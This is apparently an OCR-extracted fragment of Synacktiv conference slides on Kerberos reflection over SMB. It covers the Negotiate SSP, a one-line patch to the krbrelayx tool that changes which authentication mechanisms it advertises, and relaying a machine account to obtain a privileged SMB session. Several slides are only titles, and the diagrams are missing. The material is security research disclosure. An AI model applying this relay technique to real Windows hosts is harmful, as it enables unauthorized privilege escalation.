
Negotiate SSP

SYNACKTIV

- The SMB client uses the Negotiate SSP to authenticate
- Special SSP that selects Kerberos or NTLM depending on what the server supports
- Kerberos is `prioritized`


Negotiate workflow

SYNACKTIV




Negotiate workflow

SYNACKTIV




Negotiate workflow

SYNACKTIV



Negotiate workflow

SYNACKTIV



Kerberos reflection

SYNACKTIV


- Patch `krbrelayx` to stop advertizing NTLM

```
blob['innerContextToken']['mechTypes'].extend([MechType(TypesMech['KRB5 - Kerberos 5']),
                                               MechType(TypesMech['MS KRB5 - Microsoft Kerberos 5']),
                                               MechType(TypesMech['NTLMSSP - Microsoft NTLM Security Support Provider'])])
```

- The reflection now also works for Kerberos!

Kerberos reflection

SYNACKTIV




Kerberos reflection

SYNACKTIV

- **The SMB client runs as `NT AUTHORITY\SYSTEM`**
  → Network authentication is done with the machine account (`SRV1$`)
  → We are relaying the machine account
- **The machine account is not privileged on its associated machine**
  → Why does the reflection give us a privileged SMB session?

Kerberos loopback workflow

Only applicable `NT AUTHORITY\SYSTEM` clients



Kerberos loopback workflow

